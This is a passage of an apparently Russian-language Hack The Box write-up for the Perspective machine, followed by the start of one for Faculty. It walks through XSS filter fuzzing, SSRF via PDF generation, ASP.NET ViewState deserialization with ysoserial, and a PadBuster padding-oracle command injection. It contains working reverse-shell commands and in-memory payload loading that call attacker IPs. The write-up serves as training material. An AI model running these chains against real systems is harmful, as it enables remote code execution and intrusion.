
Burp Intruder — вкладка Positions

В опциях добавим параметр Grep — Extract и выберем опознавательную строку, которая будет сообщать об обнаруженной атаке.



Burp Intruder — вкладка Options (параметр Grep — Extract)

Эта опция добавит в результат перебора еще один столбец, который отобразит возвращенное сервером сообщение. Так мы быстро отфильтруем нагрузки, которые обходят фильтр. Для перебора я взял готовый список с гитхаба Payload Box.




6573	<set attributeName="xlink:href" begin="accessKey(c)" to="//example.com/?c" />	200	9047	Name already exists!
6574	<set attributeName="xlink:href" begin="accessKey(d)" to="//example.com/?d" />	200	9047	Name already exists!
6578	<div id="134"><xmp>	200	8972	Name already exists!
6580	</xmp>	200	8946	Name already exists!
6583	<div id="135"><?xml-stylesheet type="text/xsl" href="#" ?>	200	9031	Name already exists!
6585	<template match="/">	200	8970	Name already exists!
6586	<eval>new ActiveXObject('htmlfile').parentWindow.alert(135)</eval>	200	9027	Name already exists!
6588	</template>	200	8951	Name already exists!
6587	<if expr="new ActiveXObject('htmlfile').parentWindow.alert(2)"></if>	200	9029	Name already exists!
0		200	8982	Malicious input detected!
7	"onclick=prompt(8)>"@x.y	200	8984	Malicious input detected!
8	"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y	200	9009	Malicious input detected!
9	<image/src/onerror=prompt(8)>	200	8982	Malicious input detected!
10	<img/src/onerror=prompt(8)>	200	8980	Malicious input detected!
11	<image src/onerror=prompt(8)>	200	8982	Malicious input detected!
12	<img src/onerror=prompt(8)>	200	8980	Malicious input detected!
13	<image src =q onerror=prompt(8)>	200	8985	Malicious input detected!

Результат перебора нагрузок

В результате находим немало вариантов для эксплуатации XSS. Остановимся на использовании тега meta:

```
<META HTTP-EQUIV="refresh" CONTENT="0;url=http://10.10.14.58:8000/
test.html">
```

Эта нагрузка должна включить в отчет страницу test.html с нашего сервера. Для теста откроем на локальном хосте порт 8000 и отправим нагрузку.



Проверка уязвимости XSS

```
$ nc -lnvp 8000
listening on [any] 8000 ...
connect to [10.10.14.58] from (UNKNOWN) [10.10.11.151] 49709
GET /test.html HTTP/1.1
Host: 10.10.14.58:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/100.0.4896.75 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://perspective.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US
```

Логи листенера netcat

Запрос пришел, а значит, сервис уязвим!

Продолжение статьи →

HTB PERSPECTIVE


ОБХОДИМ XSS-ФИЛЬТРЫ И АТАКУЕМ ШИФР ЧЕРЕЗ PADDING ORACLE

ПРОДВИЖЕНИЕ

Теперь перейдем к содержимому подключаемого файла. В нашем HTML-файле будем использовать тег **iframe** для загрузки и отображения сервиса на порте 8000.

```
<iframe src="http://localhost:8000/"></iframe>
```


Генерируем PDF и видим в нем нужную нам страницу.



Сгенерированный PDF-файл

Страница полностью не поместилась во фрейм, поэтому зададим ему размеры.

```
<iframe src="http://localhost:8000/" height="2500px" width=
"2500px"></iframe>
```



Сгенерированный PDF-файл

Теперь можем разобрать содержимое страницы. Видим функции **encrypt** и **decrypt**, а также ссылку на скрипт. Просмотрим код указанного JS-файла.


```
<iframe src="http://localhost:8000/swagger/v1/swagger.json"
height="2000px" width="2000px"></iframe>
```

Содержимое страницы swagger.json

При обращении к странице **decrypt** нужно предоставить параметр **cipherTextRaw**. Теперь мы можем попробовать расшифровать полученный из файла **web.config** параметр **ViewStateUserKey**.


Чтобы отправить данные и получить ответ, нужно усложнить включаемый нами файл HTML. Для этого создадим и заполним форму, отправлять которую будем с помощью JavaScript, а результат поместим в **iframe**.

```
<html>
<body>
<form id="expl" target="iframe" method="post" action="http://
localhost:8000/
decrypt?cipherTextRaw=ENC1%3a3UVxtz9jwPJWRvjdl1PfqXZTgg%3d%3d">
<input type="text">
</form>
<iframe name="iframe"></iframe>
<script type="text/javascript">document.getElementById('expl').
submit();</script>
</body>
</html>
```




Расшифрованный параметр ViewStateUserKey

Теперь, когда мы имеем **ViewStateUserKey**, следует попробовать получить RCE через сериализацию .NET. Веб-приложения ASP.NET используют **ViewState** для контроля состояния страницы и сохранения данных в формах. И поэтому есть возможность запустить код на веб-сервере, если получится подделать **ViewState**. А для этого нам и нужны значения **ViewStateUserKey**, **validationAlg** и **validationKey**.



Данные validationalg и validationkey


Теперь с помощью [Online Reverse Shell Generator](#) сгенерируем реверс-шелл. Нужно указать хост и порт для обратного подключения.



Сгенерированный реверс-шелл


Сериализовать данные мы можем с помощью **[ysoserial](#)**.

```
ysoserial.exe -p ViewState -g TextFormattingRunProperties -c
"powershell -e JABjA...AKAApAA==" --generator=0414C274
--validationalg="SHA1" --viewstateuserkey="SAltysAltYV1ewSTaT3"
--validationkey="99F110...B52BF"
```




Сериализация данных

Теперь отправляем полученные данные в параметре **__VIEWSTATE** и получаем бэкконнект.




Эксплуатация уязвимости



Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Для удобного доступа к хосту мы можем выяснить приватный ключ SSH пользователя и уже с ним получить стабильную командную оболочку.




SSH-ключ пользователя

Для разведки на хосте я решил использовать **[WinPEAS](#)**, но столкнулся с тем, что, если попытаться загрузить на хост исполняемый файл, его удалит антивирус.

Поскольку мы имеем дело с .NET, сборку файла можно выполнить из памяти с помощью PowerShell, без загрузки файла на диск. Сначала командой **python3 -m http.server 8000** запустим простой веб-сервер, а затем загрузим сборку в память и выполним.

```
powershell -c $wp=[System.Reflection.Assembly]::Load([byte[]](
Invoke-WebRequest "http://10.10.14.82:8000/wp.exe"
-UseBasicParsing | Select-Object -ExpandProperty Content)); [
winPEAS.Program]::Main("")
```

В списке открытых портов найдем нетипичный для Windows порт 8009.




Список прослушиваемых портов

Чтобы зайти на него через браузер, нам нужно прокинуть порт. Сделать это можно средствами SSH.


```
ssh -i id_rsa webuser@perspective.htb -L 8009:127.0.0.1:8009
```

Таким образом, весь трафик, который мы отправим на локальный порт 8009, будет туннелирован на порт 8009 указанного хоста (в данном случае 127.0.0.1) через SSH-хост. Теперь подключимся к порту и найдем там уже знакомый сайт.




Главная страница локального сайта

Попробуем привычным образом изменить пароль, но в этот раз что-то не так.




Данные, отправляемые при смене пароля пользователя

Попробуем поиграть с токеном, к примеру добавить несколько символов или изменить существующие. Получаем сообщения об ошибках, которые говорят о наличии блочного шифра.




Ошибка длины последовательности




Ошибка неверного дополнения

Здесь мы можем попробовать применить технику Padding Oracle, но сперва взглянем на сам проект. Если обратиться к пути проекта, увидим заглушку.



Ошибка 404

Из файла **web.config** узнаем, что используется алгоритм шифрования AES.



Содержимое файла web.config

Но больший интерес представляет функция проверки пароля вот в этом файле:

```
C:\WEBAPPS\PartImages_Staging\handlers\changePassword.ashx
```

Содержимое файла changePassword.ashx

После расшифровки токен тоже передается программе **PasswordReset.exe**. Если мы сможем манипулировать токеном до шифрования, то выполним инъекцию команды ОС. Тут и перейдем к атаке Padding Oracle.

Padding Oracle

Эта атака применима к шифрованию CBC, в котором сообщение разбивается на блоки длиной X байт и каждый блок ксорится с предыдущим зашифрованным блоком. Затем результат шифруется. Что очень важно, шифрование выполняется блоками фиксированного размера.

Чтобы гарантировать точное размещение открытого текста в одном или нескольких блоках, часто используется дополнение (padding). Это дополнение может быть выполнено несколькими способами, самый распространенный — PKCS7. В PKCS7 дополнение будет состоять из одного и того же числа — количества недостающих байтов. Например, если в открытом тексте отсутствует два байта, заполнение будет **\x02\x02**.

Суть атаки заключается в том, что мы, манипулируя данными и получая информацию о верности дополнения, можем раскрыть весь исходный текст. Очень подробно о теории этой атаки можно прочитать на «Хабрахабре» в статье «[Padding Oracle Attack, или почему криптография пугает](#)» и [ее продолжении](#).

Мы же будем использовать готовый скрипт **[PadBuster](#)**. Указываем следующие параметры:


- URL;
- саму последовательность;
- размер блока;
- ответ, говорящий об ошибке;
- текст, который нужно зашифровать.

В качестве нагрузки для инъекции команды используем обычный реверс-шелл. Это будет заранее загруженный **netcat**:

```
n.exe -e cmd.exe 10.10.14.84 4321
```


В качестве разделителя используем амперсанд:

```
padbuster http://127.0.0.1:8009/handlers/changePassword.ashx
lhi98x_p_eJ1C5zt7w-8ogpurkeg36_bk0Vq9cyC5yI 16 -post
'password1=rrRR11!!&password2=rrRR11!!&
token=lhi98x_p_eJ1C5zt7w-8ogpurkeg36_bk0Vq9cy
C5yI' -encoding 4 -error 'Padding is invalid and cannot be
removed.' -plaintext 'r & C:\Temp\n.exe -e cmd.exe 10.10.14.84
4321'
```



Новый токен

В итоге у нас есть новый токен. Используем его на сайте и получаем бэкконнект на открытый листенер (**rlwrap nc -lnvp 4321**).



Флаг рута

Машина захвачена!

HTB FACULTY

АТАКУЕМ ВЕБ-СЕРВЕР ЧЕРЕЗ MPDF И ПОВЫШАЕМ ПРИВИЛЕГИИ С ПОМОЩЬЮ LINUX CAPABILITIES

В этом райтапе я покажу, как использовать обход авторизации через SQL-инъекцию, затем мы проэксплуатируем mPDF и повысим привилегии на сервере через систему Linux capabilities, а конкретно — через возможность `cap_sys_ptrace`.

RalfHacker
hackerralf8@gmail.com

Полировать свои навыки мы будем при помощи тренировочного стенда Faculty с площадки Hack The Box. Уровень сложности заявлен как средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА


Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.169    faculty.htb
```

И запускаем сканирование портов.

> **Справка: сканирование портов**
>
